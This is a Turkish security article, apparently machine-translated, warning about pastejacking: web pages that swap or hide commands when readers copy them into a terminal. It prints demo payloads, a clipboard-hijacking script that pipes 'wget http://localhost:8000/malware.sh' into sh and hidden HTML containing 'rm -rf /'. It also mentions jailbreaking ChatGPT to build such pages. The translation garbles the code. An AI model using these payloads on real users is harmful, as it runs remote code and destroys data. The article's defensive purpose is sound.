Hızla gelişen dünyada, internetten komut kopyalayıp yapıştırmak teknik sorunlarımızı çözmek için hızlı ve etkili bir çözüm gibi görünebilir. Ancak bu uygulama, güvenliğinizi ve gizliliğinizi gizli tehditlere maruz bırakabileceğinden riskli olabilir. Bu döküntü uygulamasını yapmanın cihazlarımız ve kişisel verilerimiz üzerinde olumsuz etkileri olabilir.
Bilgisayarlardan cep telefonlarına kadar kopyalama ve yapıştırma her yerdedir. Uzun komutlar veya gereksiz komut dosyaları yazmak zorunda kalmadığınız için hayatı kolaylaştırır ve zamandan tasarruf etmenizi sağlar. Ancak yeterince dikkatli olmazsanız, web'de bulunan bazı kodları kopyalayıp bilgisayarınıza yapıştırarak saldırıya uğrayabilirsiniz.
Bu makale aracılığıyla, Internet'ten komutları kopyalayıp yapıştırmamayı ciddi olarak düşünmenizin olası nedenlerini ayrıntılı olarak inceleyeceğiz ve bu uygulamanın güvenlik ve gizlilik sonuçlarını vurgulayacağız. Ayrıca, bu durumların güvenli ve sorumlu bir şekilde ele alınmasına yönelik stratejileri ve ipuçlarını da tartışacağız ve böylece İnternet'in faydalarından riskler olmadan faydalanmamızı sağlayacağız. Kopyala ve yapıştır işleminin sizi nasıl saldırıya uğratabileceğini ve bunun olmasını önlemek için ne yapmanız gerektiğini öğrenelim. Doğrulamak Bilgisayar korsanlarının banka hesabınızı hacklemek için kullandığı yaygın yöntemler.
Hızlı Linkler
Komutları neden kopyalayıp yapıştırmamalısınız?
İster komut satırını kullanmakta yeni olun ister tecrübeli bir usta olun, zamandan tasarruf etmek, asıl işi daha hızlı bitirmek ve daha üretken olmak için Internet'ten komutları kopyalayıp yapıştırma eğiliminde olabilirsiniz. Ancak, kötü amaçlı web sitelerinin, komutları doğrudan Terminal'e veya Komut İstemi'ne kopyalayıp yapıştırdığınızda, kötü amaçlı kod enjekte etmek için kod kutularını aslında bir silah olarak kullandığını bilmelisiniz.
Bu kötü niyetli aktörler, kötü niyetli komutları görünüşte zararsız kodun arkasına gizlemek için çeşitli ön uç hileleri kullanır.

Gibi bir şey Sudo apt-get update && apt-get yükseltme Genellikle Linux'taki depoları güncellemeli ve paketleri yükseltmelidir. Ancak farkında değilseniz ve bu komutu doğrudan Terminal'e kopyalayıp yapıştırırsanız, farkında olmadan önek nedeniyle root ayrıcalıklarına sahip kötü amaçlı kod çalıştırıyor olabilirsiniz. sudo.
En kötü senaryoda, komutun yürütülmesi sisteminizin tamamen ele geçirilmesine ve hatta bir fidye yazılımı saldırısına yol açabilir. Peki tehdit aktörleri bunu nasıl yapıyor? Kötü amaçlı komutlar zararsız kodun arkasına nasıl gizlenebilir?
Kötü amaçlı kod istismarları nasıl çalışır?

Bu istismar akıllıca hazırlanmış Java Komut Dosyası kodu veya hatta temel HTML kodu kullanılarak gerçekleştirilebilir. Java Script'in EventListener adında bir mekanizması vardır. Bunlar, bir düğmeye tıklamak, form göndermek, fareyi hareket ettirmek, tuşlara basmak veya bir pencereyi yeniden boyutlandırmak gibi tarayıcıda gerçekleşebilecek eylemlerdir.



EventListener, adından da anlaşılacağı gibi, web uygulamanızın kullanıcı eylemiyle tetiklenen belirli olaylara tepki vermesini sağlar. Kötü amaçlı web sayfaları, kullanıcının metni kopyaladığı ve zararsız metni kötü amaçlı kodla değiştirdiği olayı yakalayarak bu meşru ve kullanışlı mekanizmayı istismar eder.
Test görüntüsünü oluşturmak için kullanılan ana yararlanma kodu:
<senaryo>belge.addEventListener('kopya', işlev(olay) { etkinlik.preventDefault();
const kopyalananMetin = "wget http://localhost:8000/malware.sh | sh"; etkinlik.panoVeri.setData('metin/düz', kopyalananMetin); });
</senaryo>Herhangi bir Java Script gerektirmeyen ve temel HTML kullanan başka bir demo:
<p>
sudo apt-get install google-chrome-stabil
<karışstil="renk:beyaz;yazı tipi boyutu:0pt;">rm-rf /</karış></p>
Bu kod, görünmez beyaz metin oluşturarak kötü amaçlı "rm -rf /" komutunu etkili bir şekilde gizler. Bazı Terminal pencerelerinin kodu yapıştırıldığında hemen yürütmesini sağlamak için bir satır sonu oluşturur. Bu saldırıyı gerçekleştirmek için güçlü bir programlama ve web geliştirme becerisine sahip olmanız gerektiğini düşünebilirsiniz ancak gerçekte bu çok kolaydır.
Saldırganın Java Script veya web geliştirme konusunda hiçbir bilgisi olmasa bile kolaylıkla ChatGPT kullanarak kötü amaçlı yazılım oluşturma. Doğru yönlendirmeleri kullanarak kolayca ChatGPT jailbreak Ve bu hileden yararlanan kötü amaçlı web sayfaları oluşturmasını sağlayın.
Kendini nasıl koruyabilirsin?
Kendinizi kötü amaçlı kod saldırılarından korumanın somut bir yolu yoktur. Elbette, şüpheli web siteleri için Java Script'e izin vermeyebilirsiniz, ancak doğası gereği, muhtemelen Java Script açık olmadan göz atmanıza izin vermeyeceklerdir.
Ayrıca, CSS yöntemi (Basamaklı Stil Sayfaları) için, hala geçerli CSS kodu olduğundan (yani kodu yazarken herhangi bir hata yok ancak niyet hala kötü niyetli olduğundan) kötü amaçlı komutlara karşı somut bir savunma yoktur. Kendinizi korumanın en iyi yolu, temel çevrimiçi hijyen kurallarına uymak ve tehditleri sağduyuyla fark etmektir.
Bilinmeyen bağlantıları ziyaret etmeyin ve internetten kopyaladığınız komutu Terminal'e yapıştırmadan önce mutlaka bir metin düzenleyiciye yapıştırdığınızdan emin olun. Komut satırınıza herhangi bir kötü amaçlı kod girmemesini sağlamak için meşru, saygın kod kaynaklarına bağlı kalın.
Ayrıca xfce4 gibi bazı Terminal uygulamaları önceden kopyalama ve yapıştırma korumasıyla donatılmıştır. Komut İstemi penceresine bir komut yapıştırdığınızda tam olarak ne yürütüleceğini söyleyen bir açılır pencere görüntülenecektir. Kullandığınız Terminalin de benzer bir mekanizmaya sahip olup olmadığını kontrol edin ve etkinleştirin. Doğrulamak İleri düzey Ubuntu Linux kullanıcıları için temel ipuçları.
Kötü amaçlı kod çalıştırmak son derece tehlikelidir
Yüklü bir virüsten koruma yazılımınız olsa bile, belirli kötü amaçlı kod yürütme biçimleri yine de cihazınızın koruyucu bariyerlerini aşabilir. Bu nedenle çevrimiçi olarak kopyaladığınız kodlara dikkat etmeniz ve kendinizi güvende tutmak için mümkün olan her yerde koruyucu önlemler almanız önemlidir. Artık görüntüleyebilirsiniz Kodsuz uygulamalar oluşturmak ve web siteleri oluşturmak için harika kodsuz kaynaklar.